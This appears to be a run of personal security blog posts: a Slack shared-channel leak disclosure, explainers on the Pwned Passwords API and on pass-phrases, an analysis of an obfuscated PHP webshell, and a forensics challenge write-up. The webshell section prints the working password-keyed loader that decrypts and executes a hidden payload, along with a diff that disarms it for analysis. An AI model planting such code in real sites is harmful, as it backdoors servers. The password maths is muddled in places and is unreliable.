Toward the end of 2017 I was asked to give Slack’s shared channel beta by some colleagues who wanted to use it.
One caveat was the need to use a paid for Slack account on either side of the shared-channel so I setup oneiroi-ltd.slack.com and upgraded it to the plus plan (hey it has 1 user, so wasn’t a big deal).
I then proceeded to “Share” a channel from the oneiroi-ltd.slack.com space with another on which I had a presence (and again was running on a Plus plan) and for the most part, it worked as advertised the sharing integration functioning on the server side so all transport encryption etc was OK.
The issue came once the channel was un-shared, this is where things got a little more interesting.
To test the functionality and asses security I ran the following:
Connection to oneiroi-ltd using the Slack web application in Chrome.
Connection to the “other” Slack using the Slack desktop application.
Channel share was initiated on the oneitoi-ltd side.


Test messages were sent from both oneiroi-ltd and “other” Slack, received without issues including files shared.
Channel un-share was initiated on the “other” (not oneiroi-ltd) side.
In theory the last step could be as a result of a falling out, termination of client-service engagement etc. any number of reasons to wnating to unshare the channel.
What followed next was unexpected;

I had enabled notifications in the chrome browser from which the oneiroi-ltd slack was running, and to my surprise was still receiving messages from the “other” side (no pun intended) despite the channel being un-shared.
So I proceeded to search for Slack’s security contact, and authored a quick report, including screenshots:
12345678
1) We have two workspaces, Alice & Bob
2) Alice invites Bob to share a channel
3) Alice and Bob both have notifications setup for their workspace and receive notifications from the browser whilst using the shared-channel
4) Alice and Bob have a falling out, Bob decides to stop sharing the channel with Alice.
5) Alice writes into the previously shared channel thinking that Bob will not see what is written.
6) Bob however receives the chat message line in notification.

This is a break in the un-sharing of a channel not performing a proper separation of access, allowing the previous occupants to still receive notifications containing the messages from the party which believes at this moment in time they have stopped being shared.
This was of course a serious issue as this could lead to an invisible breach should sensitive information be communicated in the previously shared channel.
I filed the hackerone issue in order to notify the slack team, and just over a month on 12th January 2018 the Slack team reported the issue was fixed!
I moved to test this and sure enough un-sharing the channel now was working as intended with no observable leak as occurred previously.
And all it seemed was well, I would like to thank the Slack team work working on this issue through to completion despite the delays in feedback on either side.
So I send my password to some third party service and it tells me what ?
First off, NO you do not send your passwords and you should NEVER send your password to anything but the system you are intending to log into.
Secondly, No, the API does not take the raw password in plaintext, it implements the k-Anonymity model.
The k-What now?!
First we take you plaintext password, hash it using the SHA1 algorithm and send the first 5 characters of the hash to https://api.pwnedpasswords.com.
In this way the original password is NEVER sent to api.pwnedpasswords.com, only the first 5 chars of the SHA1(your password) hash to allow an index lookup and return whether your password has ever been seen in breaches made public / obtained by Troy for haveibeenpwned.com.
Wait a minute, SHA1 hashes are stupid easy to brute force; this seems like a real bad idea!
SHA1 itself is easily computed using software, such as hashcat and John The Ripper most certainly, however we are not sending the complete hash only the first 5 hexidecimal digits of the hash for index lookup.
Why exactly is that better ?
To answer that I need to go into some detail as to how the SHA1 hash algorithm works, or rather the output of the SHA1 algorithm.
Don’t worry this will not be all math, I promise, we are focusing on the output hash only.
So we would send the 7C4A8 string to api.pwnedpasswords.com; but not the whole digest of 7C4A8D09CA3762AF61E59520943DC26494F8941B.
So for an attacker / adversary to get back the original password (assuming they can intercept the api calls being made to api.pwnedpasswords.com), how do they go from 7C4A8 to derive the password of 123456 ?
SHA1 in theory can return 7C4A800000000000000000000000000000000 through 7C4A8FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF that’s 35^16.
35^16 == 5.070942774902497 x 10^24 possible outcomes.
And this presumes you are able to iterate over every single hash in the 7C4A8 ‘index’ space.
This is not how the SHA1 algorithm works; for example 123456 returns a very different hash value that 1234567 or 123457 etc.
There is at the time of writing this post no known method to iterate over the SHA1 space for a specific ‘index’.
The two examples are not even in the same ‘index’ space as the original example.
Conclusion ?
I am not saying it is entirely impossible to iterate every single value in the SHA1 algorithm space, and there issues with creating known hash collision this took down for instance subversion repositories where the example good and bad files were committed (You can search for this there are many articles to choose from).
The thing is it is highly unlikely for an adversary to get your original password.
The adversary will need a pre-computed list of all possible password strings for the SHA1 algorithm (4.294967296 x 10^25)
The adversary will need to test all 5.070924774902497 x 10^24 possible known passwords against some source of truth that knows your password.
The adversary will be blocked by the absence of any username to use to test this.
The adversary will be blocked by any 2FA / MFA on the account.
The adversary will be blocked by any brute force protections enabled by the vendor / maintainer of the application.
So what’s the take-away here ?
Provided you use a unique password for every one of your online accounts (PLEASE never re-use a password!) and that your end vendor / maintainer is taking basic precautions to protect accounts the chances of an adversary getting your password because you looked up the first 5 chars of a SHA1 hash are VERY VERY small.
And if a nation-state threat actor is in your threat model, I hope you are not using 123456 as a password!
I have made available a python script which will allow you to lookup your passwords (or not) against api.pwnedpassword.com, the code is available here, and it is released open source, so you are free to inspect the source code and choose to use it or not,
So in summary, checking your passwords is unlikely to pose a significant risk; especially when weighed up against the risk your of password being within a breach disclosure.
Feedback
Think I have something wrong ? Have I missed something ?
Ping me on twitter but be sure to have evidence to backup your claims ;-)
I like healthy debate, if I am wrong then I encourage my colleagues and others to explain in detail as to why my thoughts on a particular matter/subject are incorrect and often this causes a somewhat extensive back and forth until a consensus is reached on the issue being discussed.
So one such discussion over the last couple of days has been over password complexity vs pass-phrases, not to be confused with password length let me make that point clear.
So let me give you some examples
Complexity
14 characters or more
2 uppercase letters
2 numerical digits
2 ‘special’ characters
A typical example of a password policy with complexity requirements and fairly typical of most standards out there right ?
The problem of the human
So let’s explore this a little, and discuss some of the issues. Here’s an example of a “compliant” password
CompanyPassword2017!$
21 characters (compliant)
2 uppercase characters (compliant)
4 numerical digits (compliant)
2 special characters (compliant)
The password is compliant with policy and as such is not a problem … right ?
Well if you’ve read anything on my blog before you’ll know the answer is no there is still a problem.
This password contains the company name (I used Company to keep thing generic so use a little imagination this represents a company name).
This password contains the word Password (still better than 123456 though ;-) )
This password contains the current year (this happens WAY more often that you would think, remember 123456 was the most used password in 2016)
This password has had the special chars appended to the end (typical human typographical behavior, the the password first and have the requirements as an after thought)
The problem is human behavior, and in the english language at least this is predictable behavior allowing for pattern analysis or behavioral analysis attacks to be carried out.
Capitalizing the first or each word (Camelcase)
Using company or password or service related words to make the password more memorable (not everyone uses a password manager, so these little cheats to aid memory can be predicted)
Using the current year at the end of the password
Appending the special char requirements at the end of the password (this allows someone to quickly enter the first part before they have to think about the end part of the password).
I’m speaking in generalizations, if you do not do any of this then great! Use a word list throw a dice to decide the password ;-) …
The downfall here is with a complexity requirement is poor choices of passwords and this is most prevalent where the target individual does not use a password manager and the password generation feature.
Note: This is not a bashing of p:eople not using password managers, password managers have their own issues (just see examples from Travis Ormandy or Dan Tentler) so please bare with me until the end I am simply speaking about human behavior being predictable of which MANY studies are available to back this up).
Pass-phrases
If you do not know what a pass-phrase is then go take a look at this, I’ll wait …
Oh you’re back? good did you review the XKCD comic in full ? Excellent let’s continue then.
A pass-phrase is a series of words used ideally with a separating character (I will recommend using a space instead of a dash!) for example
Peter Piper Picked A Peck Of Pickled Peppers 2017 $!
52 characters (compliant)
8 uppercase (compliant)
4 numerical digits (compliant)
11 special characters (compliant)
Q: Wait ?! I only see 2 special characters, your count is off!
A: Actually I counted the spaces; as space is a special character.
Both look fine to me, wth are you talking about ?!
Precisely that, both are acceptable provided they follow the same basic guidelines, no you can not sacrifice complexity for a longer password perhaps I should explain more
peter piper picked a peck of pickled peppers
Some may argue that a longer password removes the need for complexity which is simply not the case as this pass-phrase has lowered the address space considerably.
WTF is an address space, and what has it got to do with my password ?
WARNING here be math …
The address space is the total addressable character set for any given password for example
a through z ([a-z]) would be 26 possible characters
a through Z ([a-Z]) would be 52
a through 9 ([a-Z][0-9]) would be 62
And so on, so to evaluate when brute forcing (iterating every single possible combination) a password the math becomes as follows.
password is 58 characters
password is comprised of only lowercase and space separation58^27 == 4.0978x10^47 possible combinations (53 == 52 + space)
How about throwing in some complexity ?
password is 58 characters
password uses a through 9 (this includes captilized letters)
58^63 == 1.2472789544046017 x 10^111
Which may not seem like a huge difference until you work out that the former non complex address space is 3.2853 x 10^-67% of the size of the complex address space.
Why should I care really ? I have a long password it’ll take many years to brute force it
Yes you’re correct, but you’re also wrong. Brute force is not the only attack you can carry out, let’s use the example from before
password is 58 characters
password is comprised of only lowercase and space separation58^27 == 4.0978x10^47 possible combinations
We know this is a pass-phrase, so it’s likely each part of said phrase uses complete words.
We know the target uses the english language
The english language has approximately 171,476 words this is by FAR much less than 4.09785x10^47
171476 is 4.1845 x 10^-43% of the address space when compared with the full size of the bruteforceable address space,
as such when looking at possible combinations, start to factor in other human factors such as poor word choice (names, places, colours etc …) and you reduce the address space even further.
The problem is choice to throw a quick pun in here (and an obligatory matrix reference).
Note This is all ‘napkin math’ so please forgive me if I am wrong anywhere, and note it in the comments so I can fix in the post ;-)
Update: corrected napkin math 2017-05-05 password example assumed a-Z where as example given was a-z corrected the math to account for a-z as intended.
Update2: corrected napkin math AGAIN 2017-05-24
Conclusion
Password complexity is no stronger than pass-phrase with complexity, if you manage / are authoring a policy on password security then remember the following quote
“Security at the expense of usability comes at the expense of security” otherwise known as AviD’s Rule of Usability.
Any policy must be simple to understand
Any policy must be simple to execute
In order to gain the expected result, otherwise you’re going to get users whom develop poor habits and choose poor-passwords.
Not everyone wants to use a password-manager some people are even fearful of storing all their passwords in a single repository, there is no one solution here but there is the management of how each available option can be used.
N.B
Think I got something wrong or have strong opinions on something ?
Please put your thoughts into a comment, again I encourage debate so please include as much information as you can in your argument.
If there’s one thing to be said for Wordpress blogs, it’s that users rarely seem to understand than keeping things up to date is really going to stop them from getting owned 9/10 times.
So if you take one thing away from this post please make sure it’s:
KEEP YOUR WORDPRESS INSTALL UP TO DATE
KEEP ALL YOUR WORDPRESS PLUGINS UP TO DATE
Simple enough right? You would have thought so, but of course this isn’t a “cure all” and there’s other vulnerabilites and mitigations to consider; but not for this post.
RFU
Remote File Upload.
So the site in question had a plugin which was out of date. This plugin had a RFU vulnerability which allowed attackers to upload arbitrary code files then head to
Well this post isn’t to focus on how it happened, nor why it happed.
Simply put the php file itself I found very interesting.
PHP Code obfustication
Sure, code obfustication is nothing new. Heck tools like msfvenom allow you to choose from a variety of obfustication methods the premis for which is to avoid signatures for “known bad” files, and thus avoid common signatures (which is why you should not rely solely on signature bases analysis).
The thing is the overwhelming majority of webshell obfustication is done through “packing”, you’ll see it use base64, gzinflate, eval and that’s a pretty common standard.
Not this little bastard, and that’s why this got my attention
//Ternary if statements//if we have the password in the POST or COOKIE var set $wp_wp to this. If not set $wp_wp to null$wp_wp = isset($_POST['wp_wp']) ? $_POST['wp_wp'] : (isset($_COOKIE['wp_wp']) ? $_COOKIE['wp_wp'] : NULL);//If wp_wp is not NULL (so we have a password set from the above)if( $wp_wp !== NULL ) { //mutate the var $wp_wp = md5($wp_wp).substr(md5(strrev($wp_wp)),0,strlen($wp_wp)); //assuming: test123 as the password. /* * php -r '$wp_wp = "test123"; $wp_wp = md5($wp_wp).substr(md5(strrev($wp_wp)),0,strlen($wp_wp)); echo $wp_wp;' * cc03e747a6afbbcbf8be7668acfebee56a54720 */ //wp___wp is just an integer itterator, for for readability I'm substituting this for $i for( $i = 0; $i < 15324; $i++){ //wp__wp is the payload so I'm renaming this also to $payload //each char is unpacked by the following line $payload[$i] = chr(( ord($payload[$i]) - ord($wp_wp[$i])) % 256); //this is then appended to wp_wp (which is the password) $wp_wp .= $payload[$i]; } if ( $payload = @gzinflate($payload)) { if( isset($_POST['wp_wp']) ) @setcookie('wp_wp', $_POST['wp_wp']); //recall this line from above: $wp__wp='base'.(32*2).'_de'.'code' //$i therefor is base64_decode(<unpacked payload>); $i = create_function('',$payload); unset($payload,$wp_wp); $i(); }}?><form action="" method="post"><input type="text" name="wp_wp" value=""/><input type="submit" value=">"/></form>
I suppose we could go the python route again, however as we’ve discerned the function (loop unpack payload -> create_function -> execute function), we can “disarm” it to instead echo out the unpacked code for further analysis.
So the file with the required modifications …
1234567891011121314
257c257,266< '));$wp_wp=isset($_POST['wp_wp'])?$_POST['wp_wp']:(isset($_COOKIE['wp_wp'])?$_COOKIE['wp_wp']:NULL);if($wp_wp!==NULL){$wp_wp=md5($wp_wp).substr(md5(strrev($wp_wp)),0,strlen($wp_wp));for($wp___wp=0;$wp___wp<15324;$wp___wp++){$wp__wp[$wp___wp]=chr(( ord($wp__wp[$wp___wp])-ord($wp_wp[$wp___wp]))%256);$wp_wp.=$wp__wp[$wp___wp];}if($wp__wp=@gzinflate($wp__wp)){if(isset($_POST['wp_wp']))@setcookie('wp_wp', $_POST['wp_wp']);$wp___wp=create_function('',$wp__wp);unset($wp__wp,$wp_wp);$wp___wp();}}?><form action="" method="post"><input type="text" name="wp_wp" value=""/><input type="submit" value=">"/></form>\ No newline at end of file---> '));> > $_POST['wp_wp'] = "test123";> $wp_wp=isset($_POST['wp_wp'])?$_POST['wp_wp']:(isset($_COOKIE['wp_wp'])?$_COOKIE['wp_wp']:NULL);> if($wp_wp!==NULL){$wp_wp=md5($wp_wp).substr(md5(strrev($wp_wp)),0,strlen($wp_wp));for($wp___wp=0;$wp___wp<15324;$wp___wp++){$wp__wp[$wp___wp]=chr(( ord($wp__wp[$wp___wp])-ord($wp_wp[$wp___wp]))%256);$wp_wp.=$wp__wp[$wp___wp];}if($wp__wp=@gzinflate($wp__wp)){if(isset($_POST['wp_wp']))@setcookie('wp_wp', $_POST['wp_wp']);> //$wp___wp=create_function('',$wp__wp);unset($wp__wp,$wp_wp);> //$wp___wp();> echo $wp__wp;> > }}?><form action="" method="post"><input type="text" name="wp_wp" value=""/><input type="submit" value=">"/></form>
Granted this may be viewed as little more than a geeks curiosity, however on a more serious note the main intriguing element of this webshell is that the password is an intrinsic part required to unpack the valid payload.
Without the password the unpack will fail; so consider if
1
$wp__wp='base'.(32*2).'_de'.'code';
Was instead moved to reside inside the packed payload, how would you possibly be able to begin to write a signature for such a file?
Fuzzy logic sure, look for long strings of seemingly random content, still I can see that’s going to run false positives in the masses given the various obfusticating options out there for php such as those that require licensing …
Mitigation ?
SELinux set ON, will limit what the web server process can access (it’s not going to stop it getting access to your database servers, and if you have httpd_can_network_connect set to true, it’s not going to stop it creating a reverse shell either, check out httpd_can_connect_db to maintain web app functionality but make it harder for attackers)
KEEP UP TO DATE WITH PATCHES, Web application, system packages … patch all the things!
WAF and/or IPS (inspect POST & GET, for SQL, known shell commands and block (will not prevent file download / upload))
NOTE I was unable to complete the challenge ahead of the 18th of July deadline due to other commitments, what follows is a write up of my progress in the challenge after ~6hrs total spent.
On watching the video noted 299879 as the evidence id on the bag, this may be relevant later.
Unzip nca_image.zip
Yields nca_image.bin, let’s use binwalk to analyse the file
123456
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
7995373       0x79FFED        Cisco IOS microcode for "l"
95256215      0x5AD7E97       Zip archive data, at least v2.0 to extract, compressed size: 3790080,  uncompressed size: 3799842, name: "e-mail.docx"
99046429      0x5E7541D       End of Zip archive
191886470     0xB6FF486       QEMU QCOW Image
On using binwalk -e everything except the identified QCOW image is extracted, so using my helper script
123456789101112
#!/bin/bash

echo -n "Can haz start offset hex?:"
read start_off
echo -n "Can haz end offset hex?:"
read end_off

start_int=`echo "ibase=16;${start_off}" | bc`
end_int=`echo "ibase=16;${end_off}" | bc`
chunk_int=`echo "${end_int} - ${start_int}" | bc`

echo "It's not safe to go alone, here take this: dd if=/path/to/space/kitteh of=/path/to/space/kitteh_part skip=${start_int} bs=1 count=${chunk_int}"
We manually carve the file out
1234
file_carve_dd_calc
Can haz start offset hex?:B6FF486
Can haz end offset hex?:C6ED5F0
It's not safe to go alone, here take this: dd if=/path/to/space/kitteh of=/path/to/space/kitteh_part skip=191886470 bs=1 count=16703850
Trying to analyse the QCOW file using
guestfish
qemu-* tools (even pulled down the latests source and compiled)
Ultimately this appears to be a false identification, opening up the file in bless noted many occurences of the QFI header associated with a qcow image, and errors such as
12
... not supported by this qemu version: QCOW version 3330981897
... not supported by this qemu version: QCOW version -963985399
Variant on the version of qemu being run, means I move onto analysing the rest of the extracted files.
email.docx
Opening the file (which I did on a tails VM to err on the side of caution, citing paranoia over potential for some macros), notes what appears to be a raw email complete with headers.
And an embedded oleObject
So I unzip the .dox file and again use binwalk to inspect the file.
binwalk has provided us with information showing this is an encrypted archive containing thress files, so its needed to extract the zip file and break the encryption to get at the files within.
123456789
 zipinfo T0PS3RET.zip
Archive:  T0PS3RET.zip
Zip file size: 3767679 bytes, number of entries: 3
warning [T0PS3RET.zip]:  131 extra bytes at beginning or within zipfile
  (attempting to process anyway)
-rw-a--     6.3 fat  2960344 Bx u099 15-Jun-23 11:26 fl46.wav
-rw-a--     6.3 fat     1958 Bx u099 07-Feb-06 15:21 my_key.asc
-rw-a--     6.3 fat  1373454 Bx u099 07-Feb-06 15:19 usb_key.gpg
3 files, 4335756 bytes uncompressed, 3766798 bytes compressed:  13.1%
Running strings on the file also notes the following which may be of use later as it indicates the user “JAMIEH”
fl46.wav - which upon listening to this is clearly DTMF tones followed by a modem handshake
my_key.asc - a private GPG key
usb_key.gpg - an encrypted GPG payload
I setup John to start brute forcing the gpg key password whilst inspecting the other files; think of it as an efficent workflow we may not need the bruteforce however there’s no harm in having it run whilst we continue the investigation
Listening to the wav file in vlc this is clearly DTMF tones and a modem handshake, using multimon I can extract the numbers associated with the DTMF tones.
1
multimon-ng -t wav fl46.wav

On this first pass there is some odd behaviour occuring, some numbers are being repeated and some appear to be being skipped, opening the wav file in audacity reveals the issue.
The wave file is stereo meaning there is both a left and right channel, observing the pattern above it’s clear this is an 11 didgit telephone number, we “flatten” the file to mono and run it through multimon again
Calling the number (via an anonymized service of course) yeilds a very faint voice reading numbers aloud, this is why having the call recording prior to dialing is such an advantage; some post processing to raise the volume and carefull listening yields: 533020565
usb_key.gpg
The numbers are indeed the gpg key password
12345678910111213141516171819202122232425
gpg -d usb_key.gpg > usb_key.img

You need a passphrase to unlock the secret key for
user: "Black Oleander Top Secret <[email protected]>"
2048-bit RSA key, ID C96C8291, created 2015-06-16

gpg: encrypted with 2048-bit RSA key, ID C96C8291, created 2015-06-16
      "Black Oleander Top Secret <[email protected]>"

usb_key.img

file -i usb_key.img
usb_key.img: application/x-tar; charset=binary

tar -xvf ./usb_key.img
Formula.docx
Ledger.xlsx
X101D4.docm
Charles.pptm

binwalk usb_key.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             POSIX tar archive, owner user name: "root", owner group name: "root"
Charles.pptm
2 slide presentation
First slide “It is not the strongest of the species that survives, but the more adaptable”, background portrait of Charles darwin, oleEmbbeded file “TransferCode.zip.001”
could infer multipart zip
1234567
As noted before ppt/embeddings/oleObject1.bin

Slightly odd however ...

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
4247          0x1097          Zip archive data, at least v2.0 to extract, compressed size: 977930,  uncompressed size: 1070767, name: "TransferCode.pdf"
running binalk -e produxes the .zip and the .pdf file, the .pdf file is unreadable as it is incomplete therefor we know that this zip file is the head of a multipart archive.
Now I have TransferCode.zip.001
Formula.docx
Embbeded images showing a formula
TransferCode.zip.002, ok yup looking like multipart zip
Google image search “The Drake Equation” also “The Equation of Life” 2014 film
noted VBA from strings run,
large binary textx (101 etc …)
another hash 13790e4b2ed8345dc51b15c833aa02a33171bd839c543819d19b41bd3962943c followed by “keep looking ;-)”
Used binwalk to extract the files
 curl https://gist.github.com/anonymous/e13e60e1975bceb04c20 > 0wned.txt
 activate 1337 hack tool
 destroy the world
 mission complete
the gist contains file TransferCode.zip.004 in base64encoding: https://gist.githubusercontent.com/anonymous/e13e60e1975bceb04c20/raw/145cad938bd2c4391fc55f5b482625aa86dae776/gistfile1.txt
12345678
frombase64importb64decodedata=open('TransferCode.zip.004.raw)data=data.replace("local file = TransferCode.zip.004\n'Begining of file\n",'')data=data.replace("\n'End of File","")raw=b64decode(data)out=open('TransferCode.zip.004','wb')out.write(data)out.close()
The end …
Unfortunatly this is where I must end, I originally did the above work on June 30th 2015 in my evening, and was not able to pick it up again untill autoring this blog post … past the deadline, the PDF file appears to be the final stage. (Just cat the zip files togetheer and unzip to get the PDF file)
Oh well it was an interesting puzzle at least and a welcomed exercise of skills I do not nearly get to use enough.